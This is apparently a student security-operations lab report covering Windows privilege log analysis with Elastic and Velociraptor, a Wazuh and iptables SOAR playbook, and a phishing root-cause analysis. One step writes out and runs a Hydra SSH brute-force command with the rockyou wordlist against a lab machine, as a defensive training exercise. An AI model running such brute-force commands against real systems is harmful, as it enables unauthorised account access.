SeCreatePagefilePrivilege Create a pagefile                         Disabl
ed
SeBackupPrivilege         Back up files and directories              Disabl
ed
SeRestorePrivilege        Restore files and directories              Disabl
ed
SeShutdownPrivilege       Shut down the system                      Disabl
ed
SeDebugPrivilege          Debug programs                            Disabl
ed
SeSystemEnvironmentPrivilege Modify firmware environment values        Disabl
ed
SeChangeNotifyPrivilege   Bypass traverse checking                  Enable
d
SeRemoteShutdownPrivilege Force shutdown from a remote system        Disabl
ed
SeUndockPrivilege         Remove computer from docking station       Disabl
ed
SeManageVolumePrivilege   Perform volume maintenance tasks          Disabl
ed
SeImpersonatePrivilege     Impersonate a client after authentication  Enable
d
SeCreateGlobalPrivilege   Create global objects                     Enable
d
SeIncreaseWorkingSetPrivilege Increase a process working set             Disabl
ed
```

Figure 11 : Privilege Command Output

8. Log Monitoring in Elastic Security

Elastic Security was used to monitor incoming logs. Event ID 4672 was identified, indicating privileged logon activity.




Figure 12: EventID 4672 Detection

LOG ANALYSIS TABLE

Timestamp	User	Event ID	Notes
2026-04-07 14:14:59	DESKTOP-V2S553G	4672	Privileged logon detected
2026-04-07 14:14:50	DESKTOP-V2S553G	4672	Multiple admin privilege assignment
2026-04-07 14:14:47	DESKTOP-V2S553G	4672	Elevated privileges observed

9. Velociraptor Investigation

Velociraptor was used to collect endpoint data and analyze system activity, including user details and PowerShell execution logs.



The screenshot displays the Velociraptor web interface in a browser. The address bar shows a URL starting with `https://127.0.0.1:8889/app/index.html?org_id=root#/host/C.b88c8b5b1f10c6d2`. The interface includes a top navigation bar with tabs: File, Machine, View, Input, Devices, and Help. Below this is a search bar with the text "client:" and a dropdown menu showing "DESKTOP-V2S5S3G" with a "Connected" status. A sidebar on the left contains icons for various functions. The main content area is titled "DESKTOP-V2S5S3G" and displays client information in two sections: "Client Info" and "Client Metadata".

Client Info	
Client ID	C.b88c8b5b1f10c6d2
Agent Version	0.76.1
Agent Build Time	2026-03-25T16:40:56Z
First Seen At	2026-03-28T12:58:26Z
Last Seen At	2026-04-07T09:57:21.494Z
Last Seen IP	127.0.0.1:50111
Labels	

Client Metadata	
Operating System	windows
Hostname	DESKTOP-V2S5S3G
FQDN	DESKTOP-V2S5S3G
Release	Microsoft Windows 10 Pro22H2
Architecture	amd64
MAC Addresses	08:00:27:38:d5:2e

At the bottom of the client info section, there is a "Client Metadata" section with a "+" button and a trash icon. The bottom status bar shows the timestamp "2026-04-07T09:57:24.173Z".

Figure 13: Velociraptor Client info



The screenshot shows the Velociraptor web interface. At the top, there's a search bar and a status bar indicating 'DESKTOP-V255S3G' is connected. Below this is a table of collection results. The table has columns: State, FlowId, Artifacts, Created, Last Active, Creator, Mb, and Rows. There are three rows of data. Below the table, there are tabs for 'Artifact Collection', 'Uploaded Files', 'Requests', 'Results', 'Log', and 'Notebook'. The 'Results' tab is selected, showing a list of users with columns: Name, Description, and LastLogin.

State	FlowId	Artifacts	Created	Last Active	Creator	Mb	Rows
✓	F.D7ADKQ7MT5QK8	Generic.Client.Info	2026-04-07T10:20:24.156Z	2026-04-07T10:20:25.356Z	admin	0 b	26
✓	F.D7ADCITR345SK	Windows.System.PowerShell	2026-04-07T10:02:51.635Z	2026-04-07T10:02:53.717Z	admin	0 b	1
!	F.D74KUMDB825I2	Windows.Memory.ProcessDump	2026-03-29T16:12:09.992Z	0	admin	0 b	0

Name	Description	LastLogin
SYSTEM	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-18	2019-12-07T09:17:27.256Z
LOCAL SERVICE	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-19	2019-12-07T09:17:27.256Z
NETWORK SERVICE	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-20	2019-12-07T09:17:27.256Z
Sudeep	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-2213520200-1035141997-1228529899-1001	2026-04-07T05:42:37.836Z

Figure 13 : Velociraptor Collection Result

The screenshot shows the Velociraptor web interface with the 'Results' tab selected. It displays the analysis results for the 'Windows.System.PowerShell' artifact. The table has columns: Stdout, StdoutUpload, Stderr, StderrUpload, ReturnCode, and Complete. The 'Stderr' column contains a detailed error message from the PowerShell CLI.

Stdout	StdoutUpload	Stderr	StderrUpload	ReturnCode	Complete
		<pre>#< CLIXML <Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><S S="Error">At line:2 char:1_x0000_x000A_</S><S S="Error">+ FROM processes()_x0000_x000A_</S><S S="Error">+ ~~~~_x0000_x000A_</S><S S="Error">The 'from' keyword is not supported in this version of the language._x0000_x000A_</S><S S="Error">At line:2 char:16_x0000_x000A_</S><S S="Error">+ FROM processes()_x0000_x000A_</S><S S="Error">+ ~_x0000_x000A_</S><S S="Error">An expression was expected after '('_x0000_x000A_</S><S S="Error">+ CategoryInfo : ParserError: (:) [], ParentContainsErrorRecordException_x0000_x000A_</S><S S="Error">+ FullyQualifiedErrorId : ReservedKeywordNotAllowed_x0000_x000A_</S><S S="Error">_x0000_x000A_</S></Objs></pre>		1	true

Figure 15 : Velociraptor PowerShell Analysis

10. Threat Intelligence Analysis

The identified IP address was analyzed using AlienVault OTX to validate threat intelligence indicators.




Figure 16 : OTX IP Analysis

11. THREAT HUNTING REPORT

A threat hunting activity was conducted to identify potential unauthorized privilege escalation on a Windows system. Using Elastic Security, multiple Event ID 4672 logs were detected, indicating privileged logon sessions. Winlogbeat was configured to forward logs from the Windows machine to Elasticsearch, enabling centralized monitoring. Velociraptor was used to collect endpoint data, which revealed PowerShell execution activity and user information. Additionally, the suspicious IP address (192.168.56.10) was analyzed using AlienVault OTX, which returned multiple threat intelligence indicators. These findings suggest possible misuse of valid accounts, aligning with MITRE ATT&CK technique T1078 (Valid Accounts).

12. MITRE ATT&CK MAPPING

Technique: T1078 – Valid Accounts

Tactic: Persistence / Privilege Escalation



TASK 2. SOAR Playbook Development

Step 1: Network Verification and Connectivity

```
rtt min/avg/max/mdev = 0.830/1.072/1.111/0.400 ms
sudeep@sudeep-VirtualBox:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:00:27:5c:b3:f2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.4/24 brd 192.168.56.255 scope global dynamic noprefixroute enp0s3
        valid_lft 524sec preferred_lft 524sec
    inet6 fe80::a00:27ff:fe5c:b3f2/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
sudeep@sudeep-VirtualBox:~$ ping 192.168.56.3
PING 192.168.56.3 (192.168.56.3) 56(84) bytes of data.
64 bytes from 192.168.56.3: icmp_seq=1 ttl=64 time=1.24 ms
64 bytes from 192.168.56.3: icmp_seq=2 ttl=64 time=1.03 ms
64 bytes from 192.168.56.3: icmp_seq=3 ttl=64 time=1.14 ms
64 bytes from 192.168.56.3: icmp_seq=4 ttl=64 time=1.01 ms
64 bytes from 192.168.56.3: icmp_seq=5 ttl=64 time=0.601 ms
^C
--- 192.168.56.3 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4017ms
rtt min/avg/max/mdev = 0.601/1.002/1.239/0.216 ms
sudeep@sudeep-VirtualBox:~$ ping 192.168.56.6
PING 192.168.56.6 (192.168.56.6) 56(84) bytes of data.
64 bytes from 192.168.56.6: icmp_seq=1 ttl=64 time=9.69 ms
64 bytes from 192.168.56.6: icmp_seq=2 ttl=64 time=2.04 ms
64 bytes from 192.168.56.6: icmp_seq=3 ttl=64 time=3.47 ms
64 bytes from 192.168.56.6: icmp_seq=4 ttl=64 time=0.971 ms
64 bytes from 192.168.56.6: icmp_seq=5 ttl=64 time=2.14 ms
64 bytes from 192.168.56.6: icmp_seq=6 ttl=64 time=1.35 ms
64 bytes from 192.168.56.6: icmp_seq=7 ttl=64 time=0.762 ms
64 bytes from 192.168.56.6: icmp_seq=8 ttl=64 time=2.18 ms
64 bytes from 192.168.56.6: icmp_seq=9 ttl=64 time=2.61 ms
^C
--- 192.168.56.6 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8036ms
rtt min/avg/max/mdev = 0.762/2.799/9.690/2.559 ms
```

Figure 1: IP configuration of Ubuntu and connectivity verification



```
Session Actions Edit View Help

(sudeep@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:5a:65:26 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.3/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
        valid_lft 557sec preferred_lft 557sec
    inet6 fe80::a00:27ff:fe5a:6526/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 32:cd:2b:15:6f:ee brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever

(sudeep@kali)-[~]
$ ping 192.168.56.6
PING 192.168.56.6 (192.168.56.6) 56(84) bytes of data:
64 bytes from 192.168.56.6: icmp_seq=1 ttl=64 time=6.53 ms
64 bytes from 192.168.56.6: icmp_seq=2 ttl=64 time=2.27 ms
64 bytes from 192.168.56.6: icmp_seq=3 ttl=64 time=2.46 ms
^C
--- 192.168.56.6 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 2.273/3.754/6.534/1.967 ms

(sudeep@kali)-[~]
$ ping 192.168.56.4
PING 192.168.56.4 (192.168.56.4) 56(84) bytes of data:
64 bytes from 192.168.56.4: icmp_seq=1 ttl=64 time=7.81 ms
64 bytes from 192.168.56.4: icmp_seq=2 ttl=64 time=2.19 ms
64 bytes from 192.168.56.4: icmp_seq=3 ttl=64 time=0.951 ms
64 bytes from 192.168.56.4: icmp_seq=4 ttl=64 time=0.798 ms
^C
--- 192.168.56.4 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 0.798/2.937/7.809/2.864 ms

(sudeep@kali)-[~]
$
```

Figure 2: IP configuration of Kali Linux and network communication

In this step, the network connectivity between virtual machines was verified. Ubuntu (Wazuh server) and Kali Linux (attacker machine) were assigned IP addresses in the same subnet (192.168.56.0/24). Successful ping responses confirmed proper communication between systems.

Step 2: Attack Simulation using Hydra



```
sudeep@kali: ~  
$ hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.4  
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-08 18:07:37  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task  
[DATA] attacking ssh://192.168.56.4:22/  
[ERROR] all children were disabled due too many connection errors  
0 of 1 target completed, 0 valid password found  
[INFO] Writing restore file because 2 server scans could not be completed  
[ERROR] 1 target was disabled because of too many errors  
[ERROR] 1 targets did not complete  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-08 18:08:32  
  
sudeep@kali: ~  
$
```

Figure 3: SSH brute-force attack simulation using Hydra

A brute-force attack was simulated from Kali Linux targeting the Ubuntu system using Hydra. This generated multiple failed SSH login attempts, which are critical indicators of a potential phishing or brute-force attack.

Step 3: Detection in Wazuh Dashboard




Figure 4: Detection of SSH authentication failures in Wazuh
Wazuh successfully detected multiple failed SSH login attempts.
The logs clearly show:

- Source IP: 192.168.56.3 (attacker)
- Event: Authentication failure

This confirms that the attack was detected in real-time.

Step 4: SOAR Playbook Script Creation

```
sudeep@sudeep-VirtualBox: ~ — nano auto_response.sh
GNU nano 8.4 auto_response.sh *

#!/bin/bash
IP=$1
echo "[+] Detected malicious IP:$IP"
#Block IP using firewall
sudo iptables -A INPUT -s $IP -j DROP
echo "[+] IP Blocked succesfully"
```

Figure 5: Creation of SOAR automation script



A Bash script was developed to simulate SOAR functionality. The script extracts the malicious IP and blocks it using firewall rules (iptables), automating the response process.

Step 5: Automated Response (IP Blocking)

```
sudeep@sudeep-VirtualBox:~$ nano auto_response.sh
sudeep@sudeep-VirtualBox:~$ chmod +x auto_response.sh
sudeep@sudeep-VirtualBox:~$ ./auto_response.sh 192.168.56.3
[+] Detected malicious IP:192.168.56.3
[sudo: authenticate] Password:
[+] IP Blocked succesfully
sudeep@sudeep-VirtualBox:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                destination
DROP      all  --  192.168.56.3          anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
sudeep@sudeep-VirtualBox:~$ nano auto_response.sh
sudeep@sudeep-VirtualBox:~$
```

Figure 6: Blocking attacker IP using iptables

The playbook script was executed, successfully blocking the attacker IP (192.168.56.3). Verification using iptables -L confirmed that the IP was dropped, ensuring containment of the threat.

Step 6: Incident Case Creation in TheHive



This instance uses a Platinum License for Trial p

Create case

Cases

Search in Tier1 Analyst

Export list

Status Severity #Number Title

New New 5 days ago

#2 - Unauthorized Access via Samba Exploit

None

None

New New 7 days ago

#1 - Unauthorized Access - Server-Y

None

None

Title *

Phishing / Brute Force Attack Detected

Date *

08/04/2026 18:27

Severity

LOW MEDIUM HIGH CRITICAL

TLP

TLP:CLEAR TLP:GREEN TLP:AMBER TLP:AMBER+STRICT

TLP:RED

PAP

PAP:CLEAR PAP:GREEN PAP:AMBER PAP:RED

Tags

phishing, brute-force, auto-resp...

Description *

Wazuh detected multiple failed SSH login attempts from attacker IP 192.168.56.3. The IP was blocked automatically using firewall rules.

Cancel Confirm

Figure 7: Incident case creation in TheHive

A case was created in TheHive to document the incident.

Details included:

- Attack type: Brute-force / Phishing simulation
- Attacker IP
- Response action (IP blocking)

This ensures proper incident tracking and investigation.

Step 7: Playbook Workflow

The designed SOAR playbook follows:

1. Detect suspicious activity (Wazuh)
2. Extract attacker IP
3. Analyze threat (simulated reputation check)
4. Block IP using firewall
5. Create case in TheHive



Step 8: Playbook Execution Table

Playbook Step	Status	Notes
Check IP	Success	IP flagged as malicious
Block IP	Success	IP blocked using iptables
Create Case	Success	Case created in TheHive

Step 9: Playbook Summary (50 Words)

PLAYBOOK SUMMARY

This playbook automates incident response by detecting malicious activity using Wazuh, extracting the attacker IP, and blocking it using firewall rules. It also creates an incident case in TheHive for investigation. This reduces manual effort and improves response time in handling security threats.

Conclusion

The SOAR playbook successfully demonstrated:

- Real-time threat detection
- Automated response execution
- Incident documentation

This implementation simulates a real-world SOC workflow and highlights the effectiveness of automation in improving security operations.



TASK 3. Post-Incident Analysis

1. Introduction

This report presents the analysis of a simulated phishing incident identified during SOC operations. The objective of this analysis is to determine the root cause of the incident, identify contributing factors, and evaluate detection and response efficiency using SOC metrics.

2. Incident Overview

A phishing email was received by a user, which appeared legitimate and resulted in the user opening the email. This led to a potential security risk due to weak email filtering and lack of awareness. The incident highlights gaps in both technical controls and user training.

3. Root Cause Analysis (5 Whys)

The Root Cause Analysis was conducted using the 5 Whys method. The findings are:

- The user opened a phishing email because it appeared legitimate
- The email bypassed filtering due to weak email security controls
- Security controls were not properly configured
- There was a lack of regular security audits


A	B
Questions	Answer
Why did the incident occur?	User opened a phishing email
Why was the email opened?	Email appeared legitimate
Why did it appear legitimate?	Lack of email filtering & spoof detection
Why was filtering weak?	Security controls not properly configured
Why were controls misconfigured?	Lack of regular security audits
Root Cause	Weak email security controls and lack of user awareness

4. Fishbone Analysis

A Fishbone Diagram was created to categorize the causes into four main areas:

- **People:** Lack of awareness, no phishing training
- **Process:** No email verification policy, weak incident response
- **Technology:** Weak spam filters, absence of SPF/DKIM/DMARC
- **Environment:** Remote work risks, high email traffic


This analysis shows that the incident was not caused by a single factor but by a combination of human, technical, and procedural weaknesses.



5. SOC Metrics Evaluation

The following metrics were calculated:

- **MTTD (Mean Time to Detect):** 2 hours
- **MTTR (Mean Time to Respond):** 4 hours





Summary

The Mean Time to Detect (MTTD) was 2 hours, indicating a moderate delay in identifying the phishing incident. The Mean Time to Respond (MTTR) was 4 hours, showing room for improvement in response efficiency. Faster detection and automated response mechanisms can help reduce incident impact and improve SOC performance.

6. Recommendations

Based on the analysis, the following improvements are recommended:

- Implement strong email security controls (SPF, DKIM, DMARC)
- Conduct regular security audits
- Improve phishing awareness training for users
- Deploy advanced email filtering solutions
- Strengthen incident response procedures

7. Conclusion

The phishing incident occurred due to a combination of weak technical controls and lack of user awareness. By improving detection mechanisms, strengthening security policies, and enhancing user training, the organization can significantly reduce the likelihood of similar incidents in the future.



